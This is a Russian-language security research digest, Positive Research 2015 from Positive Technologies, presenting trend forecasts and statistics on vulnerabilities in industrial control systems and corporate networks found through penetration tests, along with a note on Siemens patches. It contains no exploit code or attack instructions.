POSITIVE RESEARCH 2015

СБОРНИК ИССЛЕДОВАНИЙ
ПО ПРАКТИЧЕСКОЙ БЕЗОПАСНОСТИ

POSITIVE TECHNOLOGIES

ОТ РЕДАКЦИИ: ТРЕНДЫ И ПРОГНОЗЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

В 2014-2015 годах эксперты компании Positive Technologies заметно расширили сферу своих исследований защищенности информационных систем. Наиболее интересные результаты этих исследований собраны в новом выпуске ежегодного сборника **Positive Research**, который вы держите в руках. А в качестве краткого содержания сборника предлагаем вам ключевые ИБ-тренды года.

Угрозы-2015

1. АСУ ТП в холодной воде. За последние два года наши специалисты обнаружили более 200 уязвимостей нулевого дня в индустриальных системах управления (читайте на **стр. 2**). При этом многие баги не устраняются годами; зато, как показал конкурс Critical Infrastructure Attack на форуме PHDays IV (**стр. 61**), найти несколько серьезных уязвимостей в современной SCADA-платформе можно всего за пару дней. В России мы рекомендовали бы уделить особое внимание безопасности нефтегазовой и транспортной отраслей.

2. Небезопасный open source. Уязвимости популярного ПО с открытым исходным кодом (Shellshock, Heartbleed) еще дадут о себе знать в этом году. Не последнюю роль в распространении таких уязвимостей играет идея, что «open source надежнее». Впрочем, это не значит, что появилось больше причин доверять «закрытым кодам»: проверять нужно и те, и другие (**стр. 15, 25**). Особенно это касается веб-приложений, уязвимости которых в прошлом году стали основным вектором проникновения во внутренние корпоративные сети (**стр. 6, 15, 18, 34**).

3. Мобильник — находка для шпиона. Для прослушки или выслеживания абонентов мобильных сетей уже необязательно быть работником спецслужб. Мобильная связь содержит множество уязвимостей на всех уровнях, от старинного протокола SS7 (**стр. 42**) до современных GPRS-шлюзов (**стр. 45**). Недорогая техника для разнообразных атак уже доступна широкой публике, поэтому число скандалов с мобильной связью в 2015 году вырастет.

4. Глубокое бурение. Даже непрофессиональные хакеры теперь способны проводить серьезные атаки благодаря доступности автоматизированных инструментов. Серьезной неприятностью могут стать атаки-матрешки, состоящие в последовательном захвате связанных и встроенных систем, разного рода «компьютеров в компьютере» — как, например, в связке «SIM-карта—модем—ноутбук» (**стр. 40**). Еще один матрешечный вариант: атаки на выключенные компьютеры через Intel AMT, HP iLo и другие встроенные технологии управления, которые работают даже тогда, когда основной процессор «спит».

5. Слишком публичные терминалы. Платежные и информационные терминалы встречаются теперь повсеместно, от велопроката до поликлиники. В большинстве этих терминалов можно выйти из режима «киоска» в операционную систему и делать там что угодно — от кражи денег до построения ботнетов (**стр. 29**). Сходные проблемы у банков: обилие уязвимостей в операционных системах позволяет установить в банкомат любые устройства и программы (**стр. 28**).

6. Интернет заразных вещей. Обычно страшилки «Интернета вещей» представляются так: злобный хакер удаленно подключается к домашним приборам. Но в ближайший год более серьезной угрозой станут атаки в противоположном направлении. То есть, исходящие из тех гаджетов, которые мы подключаем к своим «базовым» компьютерам через USB, Wi-Fi, Bluetooth или NFC. То, что в прошлом году выглядело, как одиночные курьезы, — электронная сигарета с вирусом, шпионаж через фитнес-браслет, — будет происходить гораздо чаще (**стр. 49**). А через корпоративный Wi-Fi можно атаковать и целые компании (**стр. 47**).

Защита-2015

1. Железная мобила. Мобильные операторы не спешат реагировать на разоблачения тотальной слежки АНБ и предлагать пользователям более безопасную мобильную связь. Зато можно ожидать интересных движений с другой стороны — на рынке «блек-фонов», «криптофонов» и прочих средств персональной защиты мобильной связи (**стр. 42**).

2. Проактивная защита приложений. Классические сигнатурные методы не сдерживают современных атак, поэтому будут активнее внедряться такие решения, которые устраняют уязвимости до атаки. Это подразумевает автоматизацию безопасной разработки, автоматизированную проверку уязвимостей путем генерации эксплойтов (**стр. 22, 25**), а также закрытие брешей до исправления кода с помощью виртуального патчинга (**стр. 13**).

3. Идентификация Борна. В прошедшем году было множество скандальных утечек данных из интернет-сервисов, причем значительную роль в них сыграла слабая парольная защита (**стр. 6, 15, 18**). Поэтому будут активно развиваться альтернативные формы идентификации, такие как USB-токены и другие изобретения FIDO-альянса, а также многофакторная идентификация.

4. Обмен разумов. В ответ на быстрое распространение среди злоумышленников информации об уязвимостях развивается идея симметричного ответа со стороны ИБ-экспертов: вместо огораживания стоит налаживать обмен информацией об угрозах (threat intelligence). Неплохо было бы, если бы каждый найденный 0-day тут же разлетался в виде виртуального патча по множеству межсетевых экранов! За последний год появился целый ряд фреймворков для такого обмена — от независимых (Mantis) до вполне брендовых (Facebook ThreatData). И наши эксперты двигаются в этом направлении (**стр. 38, 55**).

5. Интеграция, синергия и неразбериха. Системы анализа защищенности (Vulnerability Assessment) расширяют свою функциональность, приобретая признаки других классов — SIEM, APT Protection. Интеграция дает очевидные плюсы (**стр. 51**), однако новые системы сложно оценивать в рамках какого-то одного класса продуктов — поэтому вся современная классификация ИБ-решений потребует пересмотра (**стр. 53**).

6. Ужесточение законодательства. Пресса будет много шуметь про «закручивание гаек» публичного Интернета. Хотя с профессиональной точки зрения более существенные перемены могут произойти в стандартах безопасности АСУ ТП (**стр. 12**). А в свете курса на импортозамещение ожидается рост недоверия к иностранным решениям, что приведет к дополнительному уровню контроля, когда импортная безопасность перепроверяется отечественными системами (**стр. 14**).

7. Востребованность аналитиков. Значительную работу уже выполняют автоматизированные системы безопасности, но на выходе они дают огромное количество оповещений, журналов и диаграмм. Поэтому будут очень нужны специалисты по анализу данных и соответствующие образовательные методики (как, например, хакерские конкурсы - **стр. 60**). Кстати, согласно нашим исследованиям, в крупных российских компаниях руководство больше доверяет своим ИБ-специалистам, чем международным стандартам безопасности (**стр. 10**).

КРИТИЧЕСКИЕ ИНФРАСТРУКТУРЫ
БЕЗОПАСНОСТЬ ПРОМЫШЛЕННЫХ СИСТЕМ УПРАВЛЕНИЯ В 2014 ГОДУ

Евгений Дружинин, Илья Карпов, Александр Тиморин, Сергей Гордейчик, Глеб Грицай
ptsecurity.ru/lab/analytics/

Промышленные системы управления (ICS, АСУ ТП) за последние годы вышли на принципиально новый уровень благодаря развитию информационных технологий и сети Интернет. Однако новый виток автоматизации несет свои проблемы: некорректное применение технологий защиты и обработки данных приводит к серьезным уязвимостям.

В связи с этим промышленные системы управления все чаще становятся мишенью для злоумышленников и кибермармий. На смену отдельным червям Stuxnet (2010) и Flame (2012) пришли более изощренные схемы многоступенчатых атак. Так, для распространения трояна Havex в 2014 году хакеры взламывали сайты производителей ПО для управления промышленными предприятиями (SCADA) и заражали официальные дистрибутивы SCADA-систем, которые затем устанавливались на предприятиях, что позволило злоумышленникам получить контроль над системами управления в нескольких европейских странах.

В 2012 году эксперты Positive Technologies выпустили аналитический отчет «Безопасность промышленных систем в цифрах». Ниже представлены результаты нашего нового исследования, которое дает возможность оценить изменения, произошедшие с 2012 по 2015 год.

Среди общих тенденций, которые мы наблюдаем в процессе работ по анализу защищенности АСУ ТП, можно отметить следующие.

Открытые двери. Многие системы, управляющие производством, транспортом, водоснабжением и энергоресурсами, можно найти в Интернете с помощью общедоступных поисковых систем. На январь 2015 года исследователи Positive Technologies обнаружили таким образом **более 140 000** различных компонентов АСУ ТП. Причем владельцы таких систем не осознают, насколько хорошо их ресурсы «видны снаружи». Мы обнаруживаем возможности для атак на АСУ ТП через kiosk mode и облачные сервисы, через сенсоры и физические порты, через индустриальный Wi-Fi и другие виды доступа, которые зачастую вообще не рассматриваются как угрозы.

Один ключ ко многим замкам. Быстрый рост количества организаций, внедряющих АСУ ТП, при ограниченном числе производителей приводит к состоянию, когда одна и та же SCADA-платформа используется для управления критически важными объектами в самых разных отраслях. К примеру, наши эксперты выявили уязвимости в системе, которая управляет Большим адронным коллайдером, несколькими аэропортами Европы и атомными электростанциями Ирана, крупнейшими трубопроводами и установками водоснабжения в разных странах, поездами и химическими заводами в России. Будучи однажды найдена, подобная уязвимость позволяет злоумышленникам атаковать множество разных объектов по всему миру.

Угрозы развиваются быстрее, чем защита. Сложная организация АСУ ТП и требование непрерывности технологических процессов приводят к тому, что базовые компоненты систем управления (индустриальные протоколы, ОС, СУБД) устаревают, но не обновляются, и их уязвимости не устраняются годами. С другой стороны, развитие автоматизированных инструментов значительно увеличивает скорость работы хакеров. В рамках конкурса Critical Infrastructure Attack на форуме PHDays IV в течение двух дней было взломано несколько современных платформ SCADA, которые используются на промышленных предприятиях.

«Безумный дом». Термин АСУ ТП (автоматизированная система управления технологическим процессом) появился в 80-е годы, когда основными объектами автоматизации являлись крупные промышленные предприятия. Однако удешевление и миниатюризация техники привели к тому, что компьютеризированные устройства, управляющие жизнеобеспечением зданий, системами мониторинга и распределения электроэнергии, активно входят в повседневную жизнь. При этом ни производители, ни потребители не уделяют должного внимания безопасности этих систем: в данном исследовании показано, как много подобных устройств доступно через Интернет.

Методика исследования

Для сбора информации об уязвимостях использовались базы уязвимостей (ICS-CERT, NVD/CVE, SCADA Strangelove, Siemens Product CERT и др.), сборники эксплойтов (SAINTexploit, Metasploit Framework, Immunity Canvas и др.), уведомления производителей, а также доклады научных конференций и публикации на специализированных сайтах.

Опасность уязвимостей определялась на основе CVSS v. 2. Необходимо учитывать, что на статистику влияют такие факторы, как отсутствие типовых описаний уязвимостей или политика разглашения: зачастую производители приуменьшают риск или совсем не разглашают информацию об уязвимостях (более подробно об этих факторах можно прочитать в полной версии отчета). Таким образом, реальная ситуация с безопасностью АСУ ТП может быть даже хуже, чем показывает наша статистика.

Сбор данных о доступности АСУ ТП в сети Интернет осуществлялся пассивными методами, с использованием общедоступных поисковиков (Shodan, Project Sonar, Google, Bing) и результатов сканирования портов. Анализ данных проводился с использованием базы данных фингерпринтов, состоящей из 740 записей, которые позволяют на основе баннера сделать заключение о производителе и версии продукта. Большинство фингерпринтов относятся к протоколам SNMP(240) и HTTP(113), примерно треть — к различным промышленным протоколам (Modbus, DNP3, S7 и проч.).


Количество уязвимостей

Всего в рамках исследования выявлена 691 уязвимость в компонентах АСУ ТП. Заметен резкий рост после 2009 года: за три следующих года (2010—2012) число обнаруженных уязвимостей АСУ ТП выросло в 20 раз (с 9 до 192). После этого среднегодовое количество выявляемых уязвимостей стабилизировалось (181 в 2014 году).

Анализ уязвимостей

Уровень опасности выявленных уязвимостей также сохраняет тенденции 2012 года. Основное количество уязвимостей имеет **высокую (58%) и среднюю (39%) степень опасности.**


Если рассмотреть векторы CVSS, то больше половины уязвимостей имеют высокую метрику по такому важному показателю, как **доступность**. Также высок показатель **удаленной эксплуатации**, что в совокупности со **слабыми механизмами аутентификации** повышает риск атак.



Количество уязвимостей АСУ ТП

Уязвимости по производителям

Список производителей, лидирующих по количеству уязвимостей в продуктах, практически не изменился: **Siemens** (124 уязвимости), **Schneider Electric** вместе с приобретенной ею компанией Invensys (96), **Advantech** (51), **General Electric** (31). В то же время общий список производителей с выявленными уязвимостями вырос. На диаграмме ниже представлены компании с наибольшим числом уязвимостей; остальные 88 производителей объединены в строке «Другие».



Уязвимости в АСУ ТП различных производителей (по степени риска)

Распространение доступных АСУ ТП


Путем анализа версий доступных компонентов АСУ ТП было выявлено **15 695 уязвимых** компонентов. Наибольшее количество находится в США, далее следуют Франция, Италия и Германия, что согласуется с общей картиной распространенности этих систем. С другой стороны, необходимо заметить, что в компонентах, наиболее распространенных в сети Интернет, выявлено мало уязвимостей. В целом уязвимыми оказались **более 10%** доступных АСУ ТП.

Устранение уязвимостей АСУ ТП

География доступности и уязвимости АСУ ТП

Всего в рамках исследования выявлено **146 137** компонентов АСУ ТП, к которым можно получить доступ через Интернет. Самыми распространенными являются системы для автоматизации зданий **Tridium (Honeywell)**, а также системы мониторинга и управления электроэнергией, в том числе на основе технологий солнечных батарей **(SMA Solar Technology)**. Наибольшее количество доступных компонентов — это **PLC/RTU**, на втором месте системы мониторинга и управления инверторами. Далее следуют сетевые устройства и HMI/SCADA-компоненты.

Вполне естественно, что страны — технологические лидеры имеют высокий уровень автоматизации, и потому концентрация промышленных систем этих стран в Интернете довольно высока. Лидером, как и прежде, остается **США** (33%), но на втором месте уже не Италия, а **Германия**, причем с большим отрывом **(19%)**. В целом Европейский регион показал заметный рост интернет-доступности промышленных систем. С другой стороны, в Азиатском регионе распространены локальные, мало известные на мировом рынке компоненты АСУ ТП, которые не всегда удается идентифицировать.



Распространение уязвимых АСУ ТП


Распределение уязвимых компонентов АСУ ТП по странам

Полный текст исследования:
ptsecurity.ru/lab/analytics/

POSITIVE TECHNOLOGIES

СТАТИСТИКА УЯЗВИМОСТЕЙ КОРПОРАТИВНЫХ ИНФОРМАЦИОННЫХ СИСТЕМ – 2014

Наиболее распространенные уязвимости на сетевом периметре



Векторы атак для преодоления сетевого периметра

Сложность преодоления периметра

13% Не удалось преодолеть периметр в заданных границах работ

13% Средняя (с использованием социальной инженерии)

13% Средняя (без использования социальной инженерии)

54% Низкая

7% Тривиальная

Уровень привилегий, полученных от лица внешнего нарушителя (доли систем)


Уязвимости, получившие наибольшую известность в 2014 г., – Heartbleed и Shellshock, на практике оказались не столь распространены, как изначально опасались СМИ: во многом благодаря широкому распространению информации большинство крупных компаний оперативно устанавливали обновления. Однако эти действия зачастую были выборочными: устаревшее ПО, содержащее критические уязвимости, было выявлено в 78% систем.

Критически важные ресурсы

Сложность получения доступа к критическим ресурсам со стороны внутреннего нарушителя

3 ШАГА требуется в среднем для получения доступа к критически важным системам

Наиболее распространенные уязвимости внутренней сети



Уровень привилегий, полученных от лица внутреннего нарушителя (доли систем)

ГЛАВНЫЕ УЯЗВИМОСТИ КОРПОРАТИВНЫХ ИНФОРМАЦИОННЫХ СИСТЕМ В 2014 ГОДУ: ВЕБ-ПРИЛОЖЕНИЯ, ПАРОЛИ И СОТРУДНИКИ


Евгений Гнедин, Евгения Поцелуевская
ptsecurity.ru/lab/analytics/

Информационные системы крупных компаний в 2014 году не стали менее уязвимы к атакам со стороны внешних и внутренних злоумышленников, по сравнению с 2013 годом. Сложность проведения атак оказалась заметно ниже, чем в предыдущие годы, а преодолеть сетевой периметр в 60% систем оказалось возможно через уязвимости веб-приложений. Также в 2014 году существенно снизился уровень осведомленности сотрудников по вопросам безопасности: они стали заметно чаще переходить по незнакомым ссылкам и открывать приложенные к письмам файлы.

Минимальный уровень доступа нарушителя, необходимый для получения полного контроля над отдельными критическими ресурсами

Такие наблюдения содержатся в исследовании компании Positive Technologies на основе тестов на проникновение, проводившихся в 2014 году, и сравнения полученных данных с прошлогодними результатами. В рамках тестирования моделируется поведение потенциального нарушителя, действующего как со стороны Интернета, так и из внутренней сети организации. Этот подход позволяет оценить реальный уровень безопасности системы и выявить недостатки механизмов защиты, в том числе те, которые могут остаться незамеченными при использовании других методов аудита.

Исходные данные

Для исследования были выбраны 18 информационных систем крупных государственных и коммерческих компаний, российских и зарубежных (в том числе — входящих в рейтинг крупнейших в мире компаний Fortune Global 500 и в рейтинг крупнейших компаний России в 2014 году по объему реализации продукции, по версии агентства «Эксперт»). Более половины предприятий насчитывали множество дочерних компаний и филиалов, расположенных в разных городах и странах. В большинстве систем количество активных узлов, доступных на сетевом периметре, исчислялось сотнями. Наибольшее количество проектов относились к промышленности, банковской сфере и ИТ.

Общие результаты

В 2014 году **94%** исследованных систем содержали уязвимости, позволяющие получить полный контроль над отдельными **критически важными ресурсами** — Active Directory, ERP, электронной почтой, системами управления сетевым оборудованием. При этом в **67%** случаев получение полного контроля над важнейшим ресурсом оказалось возможно от лица **любого внешнего злоумышленника**, в 27% случаев достаточно было иметь доступ к пользовательскому сегменту внутренней сети.

Как в 2013-м, так и в 2014 году почти все исследованные системы оказались подвержены уязвимостям высокой степени риска; в частности, почти все содержали критические уязвимости, связанные с недостатками конфигурации.


Большинство систем **(78%)**, исследованных в 2014 году, содержали критические уязвимости, связанные с использованием **устаревших версий ПО**, что существенно хуже результатов предыдущего года, когда таких систем было немногим более половины. Средний возраст наиболее устаревших неустановленных обновлений составляет **73 месяца** (в 2013 году он был в два раза ниже — 32 месяца). В трех системах в 2014 году все еще можно было встретить критическую уязвимость шестилетней давности MS08-067 (CVE-2008-4250), активно используемую не только хакерами, но и сетевым червем Conficker.

Практически в каждой информационной системе, исследованной в 2014 году (89%), выявлены уязвимости, связанные с ошибками в коде веб-приложений. Более чем в половине компаний (61%) это были уязвимости высокой степени риска.

Максимальный уровень риска уязвимостей, связанных с отсутствием обновлений (доля уязвимых систем)

Недостатки защиты сетевого периметра

В **73%** систем внешний нарушитель, действующий из Интернета, способен получить **доступ к узлам внутренней сети** без использования методов социальной инженерии. Если же атакующий использует и социальную инженерию, то доступ к сети извне можно получить в 87% случаев. При этом 61% систем может успешно атаковать **злоумышленник низкой квалификации** (в 2013 году этот показатель составлял 46%).




Сложность преодоления периметра

Преодоление периметра в 2014 году, как и годом ранее, в среднем требует эксплуатации всего двух уязвимостей. Однако более чем в половине систем, где в 2014 году удалось преодолеть периметр (6 из 11), это было сделано в результате эксплуатации всего одной уязвимости. При этом в **60%** случаев вектор проникновения во внутреннюю сеть основывается на **уязвимостях в коде веб-приложений**. Так, уязвимость типа «Внедрение операторов SQL» встречается в 67% систем, а «Загрузка произвольных файлов» — в 40%.

Наиболее распространенные уязвимости на сетевом периметре это:

доступные из Интернета интерфейсы управления сетевым оборудованием и серверами (их доля выросла за прошедший год с 82 до 93%);

использование **словарных паролей**, в том числе установленных по умолчанию и пустых, — **87%** (при этом в 67% всех систем на сетевом периметре выявлены словарные идентификаторы и пароли администраторов, что зачастую приводило к получению доступа к внутренней сети).



Векторы атак для преодоления сетевого периметра

С другой стороны, уязвимости Heartbleed и Shellshock, получившие известность в 2014 году, на практике оказались не особенно распространены, во многом благодаря их известности: большинство крупных компаний оперативно установили обновления. Тем не менее, на одном из проектов удалось получить множество учетных данных клиентов компании именно благодаря атаке через незакрытую уязвимость Heartbleed.

После получения доступа к внутренней сети внешний злоумышленник имеет возможности для развития атаки. При этом **получение полного контроля** над различными критически важными ресурсами было продемонстрировано от лица внешнего нарушителя для 80% исследованных систем, то есть **почти во всех случаях**, когда удалось преодолеть сетевой периметр.


Недостатки защиты внутренней сети

При тестировании от лица внутреннего злоумышленника (например, рядового сотрудника, находящегося в пользовательском сегменте сети) **во всех случаях** удалось получить несанкционированный привилегированный **доступ к критически важным ресурсам** (банковским системам, ERP-системам и другим значимым для бизнеса компонентам сети). В 78% случаев внутренний нарушитель может получить полный контроль над всей информационной инфраструктурой организации.

Более чем в половине случаев (56%) внутреннему атакующему достаточно **низкой квалификации** для получения доступа к критически важным ресурсам. А сложные атаки, требующие высокой квалификации, в 2014 году вообще не понадобились (в 2013 году они требовались для проникновения в 17% систем). В среднем, для получения контроля над важнейшими ресурсами внутреннему злоумышленнику требуется эксплуатация трех различных уязвимостей, что хуже показателя предыдущего года, когда атака насчитывала в среднем 5 этапов.

Наиболее распространенной уязвимостью ресурсов внутренней сети по-прежнему является использование **слабых паролей**, которые были обнаружены **во всех исследованных системах**. При этом в каждой системе выявлены простые пароли админи-

Топ-12 наиболее распространенных уязвимостей на сетевом периметре



Сложность получения доступа к критически важным ресурсам со стороны внутреннего нарушителя


страторов: более половины из них длиной до 6 символов.

Следующая по распространенности уязвимость внутренних сетей — **это недостаточный уровень защиты** привилегированных учетных записей (**88%** систем). Особое внимание следует уделить внедрению двухфакторной аутентификации для администраторов домена Active Directory в связи с появлением в 2014 году атаки Kerberos Golden Ticket. Данная атака позволяет, однажды получив высокие привилегии в домене, впоследствии обращаться к нему с максимальным уровнем доступа от имени произвольной учетной записи — за счет использования недостатков архитектуры протокола Kerberos, при этом отслеживание действий атакующего крайне затруднительно.

Недостатки осведомленности сотрудников

В рамках работ по тестированию на проникновение для ряда компаний проводились проверки осведомленности пользователей систем в вопросах информационной безопасности. Рассматривались результаты наиболее распространенного вида тестирования — рассылки электронных сообщений с вложением в виде файла либо содержащих ссылку на внешний источник. Отслеживались факты перехода по предложенной ссылке, факты запуска исполняемого файла, приложенного к письму, или ввода учетных данных в поддельную форму регистрации (эмуляция фишинговой атаки).

В 2014 году уровень осведомленности сотрудников был оценен существенно ниже по сравнению с предыдущим годом, когда в каждой третьей протестированной системе он был приемлемым. В 2014 году ни одна компания не достигла приемлемого уровня: **67% систем показали крайне низкий или низкий уровень**, а остальным присвоена оценка «ниже среднего». В частности, в 2014 году почти в два раза увеличилась доля переходов пользователей по предоставленной в письме ссылке (с 11 до 20%), также было зафиксировано в 4 раза больше фактов ввода учетных данных и запуска приложенных к письму файлов (15%).




Доли систем со словарными паролями. Красным цветом - пароли администраторов, синим – пароли пользователей

Наиболее распространенные уязвимости внутренней сети

Представленная в данном исследовании статистика уязвимостей крупных компаний говорит о необходимости усовершенствования используемых средств и мер обеспечения безопасности — особенно в отношении парольной политики, защиты веб-приложений, регулярных обновлений безопасности, защиты привилегированных учетных записей и осведомленности пользователей. Кроме того, рекомендуется на регулярной основе проводить аудит безопасности информационных систем и работы по тестированию на проникновение со стороны как внешнего, так и внутреннего нарушителя.

Полный текст исследования:
ptsecurity.ru/lab/analytics/



Доля опасных событий относительно общего количества отправленных сообщений

Siemens закрыл опасные дыры

По итогам масштабного исследования, проведенного экспертами Positive Technologies, компания Siemens выпустила обновления безопасности для HMI-системы SIMATIC WinCC, контроллеров SIMATIC S7-1500 и S7-1200, а также рекомендации для системы управления SIMATIC PCS 7. Первая из упомянутых систем, SIMATIC WinCC, является важнейшим связующим звеном между операторами и контроллерами, которые управляют технологическими процессами в энергетике, металлургии, машиностроении и на транспорте. Наиболее опасной из найденных уязвимостей является CVE-2014-4686 (CVSS Base Score — 6.8), которая позволяет злоумышленнику повысить уровень привилегий в одном из критических приложений. Кроме того, исследователи Positive Technologies обнаружили ряд серьезных ошибок в самых современных контроллерах Siemens SIMATIC S7-1500, которые активно внедряются в химической промышленности и в сельском хозяйстве, в продовольственном секторе и в системах водоснабжения. Найденные уязвимости позволяли нарушить работу этих устройств с помощью удаленных атак.

